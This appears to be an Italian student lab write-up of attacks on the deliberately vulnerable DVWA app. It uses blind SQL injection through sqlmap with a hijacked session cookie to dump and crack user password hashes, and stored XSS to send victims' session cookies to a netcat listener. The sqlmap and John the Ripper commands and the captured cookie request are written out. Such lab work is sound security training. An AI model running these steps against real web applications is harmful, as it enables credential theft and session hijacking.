

Obbiettivo Web application hacking:


Exploitare le vulnerabilità presenti sulla DVWA della VM Metasploitable, preconfigurando il livello di sicurezza in Low, utilizzando SQL injection Blind e XSS Stored.

Recuperare le password degli utenti presenti nel Database con SQL e recuperare i cookie di sessione delle vittime di XSS ed inviarli verso un server sotto il controllo dell'attaccante.


Prima Fase SQL injection Blind

Per prima cosa andiamo nella sezione DVWA security ed inseriamo il livello Low e ci collegheremo dalla Vm Kali, come da traccia.

Successivamente nella prima fase della nostra exploit andiamo a sfruttare le vulnerabilità del DB della VM Metasploitable attraverso la SQL injection per ricavare le password degli utenti al suo interno. Nel nostro caso però ci troviamo nella modalità Blind e quindi inserendo sulla stringa della DVWA una query non avremo nessuna informazione sui dati contenuto all'interno, come possiamo vedere nell'immagine seguente.



Andiamo allora a sfruttare il cookie di sessione per usarlo successivamente con il tool Sqlmap. Utilizzando il tool Burpsuite intercettiamo i dati di comunicazione sulla DVWA, che oltre a mostrarci la richiesta di Get nell'inserimento della query, ci mostrerà anche come vediamo evidenziato nell'immagine seguente con le scritte rosse il nostro cookie.



Dopo aver ottenuto il cookie di sessione, come abbiamo detto lo andremo ad utilizzare per il tool Sqlmap, il quale ci permette di vedere il contenuto delle tabelle e delle colonne che contengono i dati dei nostri Users sulla DVWA. Ci permetterà di scegliere anche un attacco dizionario e la decifrazione delle password che vengono mostrate criptate in md5.

Possiamo vedere nell'immagine seguente che utilizziamo lo switch `-u` per indicare il nostro URL target e di seguito il cookie sottolineato in rosso recuperato con Burpsuite, con l'ulteriore comando `dump` per avere la stampa finale a schermo.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=16Submit=Submit' --cookie="security=low; PHPSESSID=be5d56121b52eafce8a13e67c6479008" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:56:22 /2022-12-02/
[08:56:22] [INFO] resuming back-end DBMS 'mysql'
[08:56:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Come possiamo vedere abbiamo ottenuto i dati della tabella degli User della DVWA e delle password corrispondenti, possiamo notare la password mostrata sia in codice md5 e di fianco decriptate.

```
[08:56:37] [INFO] resuming password letmein for hash 0d107d09f5bbe40cade3de5c71e9e9b7
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

```
[08:56:37] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[08:56:37] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[08:56:37] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
```

Per avere un'ulteriore conferma delle password decriptate, abbiamo utilizzato anche il tool John the ripper. Abbiamo prima creato un file con i codici in Hash ricavati e lo abbiamo inserito nella riga di comando per il tool john, avendo già decriptato queste password, per mostrarle a schermo utilizziamo lo switch `--show`. Possiamo vedere i passaggi nelle immagini seguenti:

```
File Actions Edit View Help
GNU nano 6.4
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

```
(kali@kali)-[~/Desktop]
$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
```

```
(kali㉿kali)-[~/Desktop]
$ sudo john --show --format=raw-md5 /home/kali/Desktop/hashes
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```


Seconda fase XSS Stored

Nella seconda fase siamo passati all'exploit di XSS Stored (persistente), in questo caso i payload che andremo a inserire verranno salvati permanentemente a differenza dell'XSS riflesso, così ogni utente che entrerà nella Web application sarà la nostra vittima. Come prima cosa andiamo sempre ad impostare il livello di security della DVWA sul Low. Andiamo nella sezione della DVWA XSS Stored e andiamo ad inserire qualche stringa e qualche script come ad esempio l>alert e come possiamo vedere nelle immagini seguenti i payload vengono salvati ed ogni volta che riproviamo ad entrare nella sezione XSS Stored ci viene mostrato il nostro script alert.


Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *



Ci siamo anche accorti che i caratteri nell'inserimento nel corpo del messaggio sono limitati, così ispezionando la pagina abbiamo modificato il "maxlength", aggiungendo 200 e aumentando il limite di inserimento caratteri.



Aumentare il limite di caratteri ci ha permesso di inserire il nostro script per il recupero del cookie di sessione che andremo ad inviare sul nostro server in ascolto. Nel mio caso ho utilizzato Netcat in ascolto sulla Porta 80 e come possiamo vedere nelle immagini seguenti, ci viene mostrato il cookie sul terminale di Kali.



Ovviamente essendo un XSS Stored, questo dinamiche rimarranno salvate e ogni utente vittima che accederà alla web app invierà il suo cookie di sessione al nostro server in ascolto, oltre ad incontrare tutti gli altri payload inseriti come lo script alert.


Infatti come possiamo vedere nelle immagini che seguono, entrando anche con un altro utente (conosciamo la Password ottenute da Sqlmap), il suo cookie di sessione diverso sarà inviato al nostro Netcat in ascolto sulla Porta 80.



Username
pablo

Password

Login



```
(kali@kali)-[~]
$ nc -l -p 80
GET /?cookie=security=low;%20PHPSESSID=811e985066035cd22496021836a514f0 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
```